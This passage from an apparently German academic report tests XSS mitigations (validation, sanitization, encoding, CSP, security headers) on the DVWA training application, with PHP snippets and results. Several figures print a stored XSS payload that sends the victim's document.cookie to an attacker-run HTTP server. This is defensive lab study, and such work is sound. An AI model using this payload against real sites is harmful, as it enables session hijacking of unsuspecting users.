Die Anfrage wird nun wie in der nachfolgenden Abbildung gezeigt abgelehnt und

der Angriff ist für das erste Szenario nicht mehr möglich.




Abbildung 10: Abgelehnte Anfrage durch Input Validation

Nun soll das zweite Szenario der Stored XSS-Schwachstelle ebenfalls durch Input Validation mitigiert werden. Die Eingabe der Nachricht im Gästebuch wird in den nachfolgend abgebildeten Code-Zeilen verarbeitet.

```
if( isset( $_POST[ 'btnSign' ] ) ) {
»   // Get input
»   $message = trim( $_POST[ 'mtxMessage' ] );
»   $name    = trim( $_POST[ 'txtName' ] );
```

Abbildung 11: PHP-Code für den Eintrag in das Gästebuch

Im Gegensatz zum ersten Szenario ist eine Beschränkung der Eingabe auf Buchstaben nicht mehr möglich, da ansonsten die Rich-Text Funktionalität des Gästebuchs verloren gehen würde. Zur Mitigation wird daher stattdessen versucht, die Verwendung auf die HTML-Tags „<b>“, „<u>“ und „<i>“ einzuschränken. Hierfür gibt es jedoch keine generell bevorzugte Methode, da in solchen Anwendungsfällen generell eine Input Sanitization bevorzugt wird. [34] Die Anwendung der Maßnahme soll dennoch mit dem Code aus der folgenden Abbildung versucht werden.

```
$message = preg_replace_callback(
»   '|\</?([a-zA-Z]+[1-6]?)(\s[^>]*)?(\s?/)?\>|',
»   function ($found) {
»   »   if(isset($found[1]) && !in_array(
»   »   »   $found[1],
»   »   »   array('b','u','i'))
»   »   ) {
»   »   »   exit( 'Anfrage abgelehnt. Unerlaubte Tags wurden verwendet.' );
»   »   };
»   },
»   $message
);
```

Abbildung 12: Input Validation für das Stored XSS Szenario in PHP

Die Funktion „preg_replace_callback“ sucht mit dem abgebildeten Suchmuster, eine sogenannte Regular Expression (Regex), nach HTML-Tags in der Eingabe. Wird ein Tag gefunden, prüft die aufgerufene Funktion „found“, ob es sich um einen Tag handelt, der nicht explizit erlaubt wurde. Ist das der Fall, wird die Anfrage abgelehnt. Nach Anwendung des Codes war die Eingabe einer Payload mit JavaScript in das Gästebuch nicht mehr möglich. Der zuvor erstellte maliziöse Gästebucheintrag wurde jedoch trotzdem ausgeführt. Die Maßnahme schützt in diesem Fall also nur vor neuen Angriffen, die bereits vorhandenen Payloads werden weiterhin ausgeführt.

Die Input Validation soll nun für die DOM-Based XSS-Schwachstelle des dritten Szenarios angewandt werden. In der nachfolgenden Abbildung ist erkennbar, dass das DOM-Element „document.location“ verwendet wird, um die vorausgewählte Sprache im Dropdown-Menü auszuwählen.

```
▼ <select name="default">
  ▼ <script>
      if (document.location.href.indexOf("default=") >= 0) { var lang =
      document.location.href.substring(document.location.href.indexOf("default=")+8);
      document.write("<option value='" + lang + "'>" + decodeURI(lang) + "</option>");
      document.write("<option value='' disabled='disabled'>----</option>"); }
      document.write("<option value='English'>English</option>"); document.write("
      <option value='French'>French</option>"); document.write("<option
      value='Spanish'>Spanish</option>"); document.write("<option
      value='German'>German</option>");
    </script>
    <option value="English">English</option>
    <option value="French">French</option>
    <option value="Spanish">Spanish</option>
    <option value="German">German</option>
  </select>
```

Abbildung 13: DOM-Based XSS-Schwachstelle im JavaScript-Code

Die Input Validation für diese Schwachstelle könnte nun auch clientseitig im JavaScript-Code implementiert werden. Allerdings besteht das Risiko, dass clientseitige Validierung prinzipiell umgangen werden kann, beispielsweise indem Angreifer die Validierungsfunktion im Browser deaktivieren oder manipulieren. Um die Sicherheit zu erhöhen und die Vergleichbarkeit zwischen den Szenarien zu wahren, soll auch in diesem Fall die Web-Applikation serverseitig sicherstellen, dass die Eingabe dem erwarteten Format entspricht. Mit der zuvor verwendeten Funktion „preg_match“ sollen nun wieder nur Groß-

und Kleinbuchstaben zugelassen werden.

```
if (!preg_match("#^[a-zA-Z]+$#", $text)) {
   exit('Anfrage abgelehnt. Nur Buchstaben sind erlaubt.');
}
```

Die Anfrage wird anschließend abgelehnt und der Angriff ist nicht mehr möglich. Für das dritte Szenario war die Anwendung der Input Validation damit erfolgreich.

6.2 Input Sanitization

Zur Anwendung einer Input Sanitization wird zunächst der oben identifizierte Code angepasst, indem Eingabe und Ausgabe klar durch Variablen voneinander getrennt werden. Die Variable „$input“ ist der unverarbeitete Parameter „name“ aus der URL. Die Variable „$name“ soll bereinigt werden, damit sie sicher ausgegeben werden kann.

```
4
5   if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
6   »   $input = $_GET[ 'name' ];
7   »   $name = filter_var($input, FILTER_SANITIZE_STRING);
8   »   $html .= '<pre>Hello ' . $name . '</pre>';
9   }
10
```

Abbildung 14: Angewandte Input Sanitization im PHP Code

Mit der PHP-Funktion „filter_var“ und dem eingestellten Filter „FILTER_SANITIZE_STRING“ wird die Eingabe nun von allen HTML-Tags wie „<script>“ bereinigt. Außerdem werden einfache und zweifache Anführungszeichen mit HTML-Encoding versehen.

Abbildung 15: Mitigierte Reflected XSS-Schwachstelle durch Input Sanitization

Die Anfrage führt nun nicht mehr zur Übermittlung des Cookies an den Angreifer. Es ist erkennbar, dass der „<script>“-Tag aus dem Input entfernt wurde und nun nicht mehr ausgegeben wird.

Für die Mitigation des zweiten Szenarios durch Input Sanitization kann diese PHP-Funktion nicht sinnvoll verwendet werden, da die Verwendung von HTML-Tags zur Textformatierung im Gästebuch erwünscht ist. Sie würde zwar die XSS-Schwachstelle schließen, allerdings auch die Funktion des Gästebuchs beeinträchtigen. Stattdessen sollen nun nur bestimmte HTML-Tags erlaubt werden. Alle anderen sollen bei der Eingabeverarbeitung von der Nachricht entfernt werden, darunter auch der „<script>“-Tag.

Um dies zu erzielen, wird die PHP-Funktion „strip_tags“ verwendet. Diese erlaubt im zweiten Parameter die Festlegung von erlaubten HTML-Tags. Für diesen Fall soll es ausreichen, die HTML-Tags „<b>“, „<i>“ und „<u>“ zu erlauben. Die Implementierung der Funktion im PHP-Code der Web-Applikation könnte wie folgt aussehen und wird für dieses Szenario angewandt.

```
$message  = trim( $_POST[ 'mtxMessage' ] );
$name     = trim( $_POST[ 'txtName' ] );

$allowed_tags = '<b><i><u>';
$message = strip_tags($message, $allowed_tags);
```

Nach erneuter Eintragung ins Gästebuch wurde der „<script>“-Tag wie erwartet bereinigt. Allerdings fällt auf, dass der Cookie trotzdem an den Angreifer

übermittelt wurde. Dies liegt daran, dass der zuvor gespeicherte Eintrag im Gästebuch weiterhin beim Aufruf der Seite ausgeführt wird. Durch die Anwendung dieser Maßnahme werden nur neue Einträge in das Gästebuch von potenziell schädlichen HTML-Tags bereinigt.

Name: Sven Mauch
Message: var i=new Image();
i.src="http://127.0.0.1:8000
/?cookie="+btoa(document.cookie);

Name: Sven Mauch
Message: Die Verwendung von **HTML-Tags** bleibt möglich

Abbildung 16: Bereinigte Eintragung im Gästebuch

Für das dritte Szenario der DOM-Based XSS-Schwachstelle wird die Input Sanitization analog zur Input Validation wieder im PHP-Code umgesetzt. Hier soll nun ebenfalls die Funktion „filter_var“ mit der Option „FILTER_SANITIZE_STRING“ angewandt werden, um die unerwünschten Zeichen aus der Eingabe zu filtern. Hierfür wird der Code in der folgenden Abbildung verwendet.

```
if( array_key_exists( "default", $_GET ) && $_GET[ 'default' ] != NULL ) {
    $input = $_GET['default'];
    $default = filter_var($input, FILTER_SANITIZE_STRING);

    if ($_GET['default'] !== $default) {
        header("location: ?default=" . $default);
        exit;
    }
}
```

Abbildung 17: PHP-Code zur Input Sanitization der DOM-Based XSS-Schwachstelle

Der Code in der obigen Abbildung funktioniert ähnlich wie der zur Mitigation des ersten Szenarios mit Input Sanitization. In diesem Szenario wird der eingegebene Wert jedoch nicht von PHP verarbeitet und zurückgegeben, sondern von JavaScript clientseitig aus dem DOM ausgelesen. Die Input Sanitization im serverseitigen PHP-Code setzt daher darauf, die „document.location“ über die Funktion „header“ zu verändern, bevor sie ausgelesen und reflektiert wird.

Ein erneuter Test mit dem neuen Code zeigt, dass die Schwachstelle mit der verwendeten Payload nicht mehr ausgenutzt werden kann. In der nachfolgenden Abbildung ist zu erkennen, wie der „<script>“-Tag aus der Ausgabe entfernt wurde.




Abbildung 18: Reflektierter Wert im dritten Szenario nach Input Sanitization

Die Anwendung der Input Sanitization für das dritte Szenario der DOM-Based XSS-Schwachstelle hat den Angriff abgewehrt.

6.3 Output Encoding

Zur Anwendung des Output Encoding wird an der verwundbaren Stelle im Code die PHP-Funktion „htmlspecialchars“ verwendet. Diese konvertiert die Zeichen „&“, „<“, „>“, sowie einfache und zweifache Anführungszeichen in die dazugehörigen HTML-Entities.

```
5   // Is there any input?
6   if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
7   »   // Feedback for end user
8
9   »   $html .= '<pre>Hello ' . htmlspecialchars( $_GET[ 'name' ] ) . '</pre>';
10  }
```

Abbildung 19: Angewandtes Output Encoding im PHP-Code

Anschließend wird der Angriff versucht erneut durchzuführen. In der Ausgabe wird der Eingabeparameter nun sicher ausgegeben, ohne ausgeführt zu werden. Der Angreifer erhält den Cookie nicht und der Angriff war nicht erfolgreich.




Abbildung 20: Mitigierte Reflected XSS-Schwachstelle durch Output Encoding

Nun soll für das zweite Szenario der Stored XSS-Schwachstelle das Output Encoding angewandt werden. In der Web-Applikation ist der Code in der nachfolgenden Abbildung für die Ausgabe der Gästebucheinträge verantwortlich.

```
while( $row = mysqli_fetch_row( $result ) ) {
    $name    = $row[0];
    $comment = $row[1];

    $guestbook .= "<div id=\"guestbook_comments\">Name: {$name}<br />" .
    "Message: {$comment}<br /></div>\n";
}
return $guestbook;
```

Abbildung 21: PHP-Code mit Stored XSS-Schwachstelle

Die Anwendung der Funktion „htmlspecialchars“ aus dem ersten Szenario kann hier wegen den erwünschten HTML-Tags nicht ohne weiteres angewandt werden. Um sowohl maliziösen Code auszufiltern als auch die erwünschen HTML-Tags zuzulassen, müsste ohne der gleichzeitigen Anwendung von Input Sanitization oder Input Validation ein selektives Output Encoding durchgeführt werden. Eine mögliche Variante dies zu realisieren ist das vollständige Encoding des Strings und die anschließende Konvertierung der gewünschten Tags zurück in die ursprüngliche Fassung. Hierfür wurde der nachfolgend abgebildete Code verwendet.

```
$comment = htmlspecialchars($comment);
$comment = str_replace("&lt;b&gt;",  "<b>", $comment);
$comment = str_replace("&lt;/b&gt;",  "</b>", $comment);
$comment = str_replace("&lt;u&gt;",  "<u>", $comment);
$comment = str_replace("&lt;/u&gt;",  "</u>", $comment);
$comment = str_replace("&lt;i&gt;",  "<i>", $comment);
$comment = str_replace("&lt;/i&gt;",  "</i>", $comment);
```

Abbildung 22: Selektives Output Encoding in PHP

Die PHP-Funktion „str_replace“ ersetzt die HTML-Entitäten der drei erlaubten HTML-Tags mit den ursprünglichen, nicht-kodierten Zeichen. Nach erneutem Aufruf des Gästebuchs wurde die maliziöse Payload enkodiert und wörtlich dargestellt, während der zweite Kommentar wie gewünscht mit fettgedruckten Text dargestellt wurde. Der hinterlegte JavaScript-Code wurde nicht mehr ausgeführt und der Angriff wurde erfolgreich mitigiert.

Name: Sven Mauch
Message: <script>var i=new Image();
i.src="http://127.0.0.1:8000
/?cookie="+btoa(document.cookie);</script>

Name: Sven Mauch
Message: Die Verwendung von **HTML-Tags** bleibt möglich

Abbildung 23: Mitigierte Stored XSS-Schwachstelle durch Output Encoding

Nun soll das Output Encoding noch für das dritte Szenario der DOM-Based XSS-Schwachstelle implementiert werden. Hierfür kann wieder die Funktion „htmlspecialchars“ verwendet werden, weil keine Sonderfälle wie erwünschte HTML-Tags beachtet werden müssen. Die Eingabe wird mit dem nachfolgend abgebildeten Code vor ihrer Ausgabe auf der Web-Applikation in HTML-Entities enkodiert.

```
if( array_key_exists( "default", $_GET ) && $_GET[ 'default' ] != NULL ) {
    $input = $_GET['default'];
    $default = htmlspecialchars($input);

    if ($_GET['default'] !== $default) {
        header("location: ?default=" . $default);
        exit;
    }
}
```

Abbildung 24: Output Encoding in PHP für die DOM-Based XSS-Schwachstelle

Anschließend wird die reflektierte Zeichenkette wie bei der Implementierung der Input Sanitization wieder in das DOM-Element „document.location“ geschrieben. In der nachfolgenden Abbildung ist zu erkennen, dass die Zeichenkette nun vollständig dargestellt wird.




Abbildung 25: Mitigierte DOM-Based XSS-Schwachstelle durch Output Encoding

Die Ausnutzung der XSS-Schwachstelle für die DOM-Based Schwachstelle wurde damit erfolgreich mitigiert.

6.4 URL Encoding

Das URL Encoding kann für das erste Szenario der Reflected XSS-Schwachstelle mit der PHP-Funktion „rawurlencode“ umgesetzt werden. Dieser führt für den eingegebenen String bzw. Variable eine URL-Kodierung nach RFC 3986[5] vor.

```
4
5   if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
6   »   $input = $_GET[ 'name' ];
7   »   $name = rawurlencode( $input );
8   »   $html .= '<pre>Hello ' . $name . '</pre>';
9   }
10
```

Abbildung 26: Angewandtes URL Encoding im PHP-Code

Anschließend wird der Angriff mit der gleichen Payload wiederholt.

[5] https://www.ietf.org/rfc/rfc3986.txt

Abbildung 27: Mitigierte Reflected XSS-Schwachstelle durch URL Encoding

In der Ausgabe ist das URL Encoding der Zeichenkette deutlich erkennbar. Der übermittelte JavaScript-Code wird nicht mehr ausgeführt und der Angriff ist nicht mehr erfolgreich. Diese Variante entspricht einer abgewandelten Form des Output Encoding. Bei der Beobachtung des Datenverkehrs in Burp Suite ist beim zuvor erfolgreichen Angriff jedoch aufgefallen, dass das URL-Encoding bei der Eingabe schon URL-kodiert wurde.




Abbildung 28: URL Encoding der Payload durch den Web-Browser

Damit ist die Prüfung, ob ein vorheriges URL Encoding den Angriff verhindert, für alle drei Szenarien hinfällig.

Nun soll das URL Encoding für das zweite Szenario der Stored XSS-Schwachstelle angewandt werden. Für die Speicherung der Einträge in das Gästebuch kann wieder die Funktion „rawurlencode“ verwendet werden.

```
$message = htmlspecialchars($message);
```

In der nachfolgenden Abbildung ist zu erkennen, dass die beiden Einträge aus dem Gästebuch mit URL Encoding versehen wurden. Dabei wurde die maliziöse Payload unschädlich gemacht und der Angriff damit verhindert.

Name: Sven Mauch
Message: <script>var i=new Image(); i.src="http://127.0.0.1:8000/?cookie="+btoa(document.cookie);</script>

Name: Sven Mauch
Message: Die Verwendung von HTML-Tags bleibt möglich

Abbildung 29: Mitigierte Stored XSS-Schwachstelle durch URL-Encoding

Allerdings wird deutlich, dass das URL Encoding auch auf die erwünschten HTML-Tags angewandt wurde und die Darstellung des Gästebuchs dadurch beeinträchtigt wurde. Hier wäre analog zur Implementierung aus dem letzten Abschnitt ein selektives Encoding denkbar.

Nun soll das URL Encoding noch für das dritte Szenario der DOM-Based XSS-Schwachstelle angewandt werden. Weil die Ausgabe in der Web-Applikation von der clientseitigen Logik im JavaScript-Code realisiert wird, kann sie in PHP nicht sinnvoll realisiert werden. Auf der Suche nach einer Möglichkeit, diese im JavaScript Code umzusetzen, wurde die folgende Stelle im Code gefunden.

```
var lang =
document.location.href.substring(document.location.href.indexOf("default
=")+8);
document.write("<option value='" + lang + "'>" + decodeURI(lang) +
"</option>");
```

Die Funktion „decodeURI“ macht durch den Web-Browser möglicherweise gesetztes URL Encoding bei der Ausgabe rückgängig. Zur Umsetzung der Mitigationsmaßnahme reicht es in diesem Fall, diese Funktion zu entfernen. Anschließend wird der Aufruf mit der Payload wiederholt.




Abbildung 30: Mitigierte DOM-Based XSS-Schwachstelle durch URL Encoding

In der obigen Abbildung ist zu erkennen, dass die Ausgabe nun mit URL Encoding dargestellt wird. Der JavaScript-Code wird nicht mehr ausgeführt und der Angriff wurde erfolgreich verhindert.

6.5 Content Security Policy

Die Content Security Policy kann mit der PHP-Funktion „Header“ direkt im HTTP-Header für jede Server-Antwort gesetzt werden. In der Web-Applikation DVWA wird hierfür das global inkludierte PHP-Skript „dvwaPage.inc.php“ an einer dafür geeigneten Stelle bearbeitet.

Abbildung 31: Content Security Policy im PHP-Code

Die gesetzte Policy legt fest, dass Skripte nur von der gleichen Domain wie die der Web-Applikation eingebunden werden dürfen. In die Webseite direkt eingebetteter Code, auch Inline-Code genannt, ist davon explizit ausgenommen. Durch das Setzen dieser Policy wird der Angriff verhindert. Im HTTP-Server erscheint nach einem erneutem Aufruf der URL keine Anfrage mehr. Die Blockierung durch den Web-Browser kann in der Entwicklerkonsole nachvollzogen werden.




Abbildung 32: Blockierte Ausführung von JavaScript-Code durch die Content Security Policy

Für das zweite Szenario wird nun wieder der Header mit der gleichen PHP-Funktion gesetzt. Ein Aufruf der zuvor präparierten Gästebuchseite führt nun nicht mehr zu einer Anfrage im Server des Angreifers. Die Anwendung dieser Mitigationsmaßnahme hat diesen Angriff ebenfalls verhindert.

Abschließend wird die Content Security Policy für das dritte Szenario der DOM-Based XSS-Schwachstelle erneut gesetzt. Der Angriff wurde durch das Setzen des Headers verhindert und die Anwendung der Maßnahme war auch hier erfolgreich.

6.6 Content-Type Header

In der Web-Applikation DVWA wird der Content-Header über einen Meta-Tag bereits wie in der nachfolgenden Abbildung gezeigt auf „text/html“ festgelegt.

```
<html lang=\"en-GB\">
    <head>
        <meta http-equiv=\"Content-Type\" content=\"text/html; charset=UTF-8\" />
        <title>{$pPage[ 'title' ]}</title>
```

Abbildung 33: Content-Type Meta-Tag in DVWA

Dieser Tag sollte nun in einen Content-Typen geändert werden, der den Angriff mitigiert. Allerdings gibt es keinen Content-Typen, der die Darstellung von HTML erlaubt, aber gleichzeitig die Ausführung von JavaScript unterbindet. Versuchsweise der Content-Typ im Meta-Tag wie folgt auf „text/plain“ festgelegt.

```
<meta http-equiv="Content-Type" content="text/plain; charset=UTF-8" />
```

Ein erneuter Aufruf der Seite führt dazu, dass die HTML-Rückgabe der Web-Applikation in Textform dargestellt und gar nicht mehr interpretiert wird. Die Funktion der Applikation wäre damit gestört und die Maßnahme ist in diesem Fall als ungeeignet zu betrachten. Für eine erfolgreiche Anwendung dieser Maßnahme wäre eine Web-Applikation erforderlich, die von einem anderen Endpunkt wie einer API einen reflektierten Wert abruft. Dieser könnte dann beispielsweise „application/json“ lauten.

Die Wiederholung dieser Mitigationsmaßnahme für das zweite und dritte Szenario ergab erwartungsgemäß das gleiche Ergebnis. Die Web-Applikation wurde nicht mehr ordnungsgemäß dargestellt und war nicht mehr verwendbar. Die Anwendung dieser Mitigationsmaßnahme für die vorliegende Web-Applikation muss daher als nicht erfolgreich gewertet werden.

6.7 X-XSS-Protection Header

Der X-XSS Protection Header kann wie die Content Security Policy mit der PHP-Funktion „Header“ in jede http-Antwort der Web-Applikation ergänzt werden. Der folgende Code wird dafür an geeigneter Stelle ergänzt.

```
header("X-XSS-Protection: 1");
```

Nach der Ergänzung des X-XSS Protection Headers wird der Angriffsversuch für das erste Szenario wiederholt. Die nachfolgende Abbildung zeigt, dass die Anwendung dieser Maßnahme nicht erfolgreich war.




Abbildung 34: Eingehende Anfrage im Python HTTP-Server mit Cookie des Nutzers

Der Angriffsversuch ist ohne Anpassung der Payload erneut geglückt, obwohl der

Header korrekt gesetzt wurde. Dieses Ergebnis war zu erwarten, da Firefox den Header wie in Kapitel 4 erläutert nicht beachtet.

Die Wirksamkeit der Maßnahme soll daher mit einem Browser getestet werden, der den Header noch berücksichtigt. [35] Der Test mit dem Internet Explorer war nicht mehr möglich, da Microsoft die Ausführung des Web-Browsers mit einem Software-Update seit Februar 2023 unterbindet und stattdessen den Nachfolger Edge öffnet. [36] Um dennoch mit einem Browser testen zu können, der noch über einen XSS-Auditor verfügen soll, wurde ein Apple MacBook ausgeliehen. Auf diesem war der Browser Safari in der Version 16.3 (18614.4.6.1.6) installiert.

Der erneute Versuch führte jedoch zu dem gleichen Ergebnis. In der nachfolgenden Abbildung ist zu erkennen, dass der Header korrekt gesetzt wurde, der Seitenaufbau jedoch nicht unterbunden wurde. Im Log des Angreifer-Servers erscheint die Anfrage mit dem Cookie im Parameter, sodass auch hier der Angriff nicht verhindert wurde.

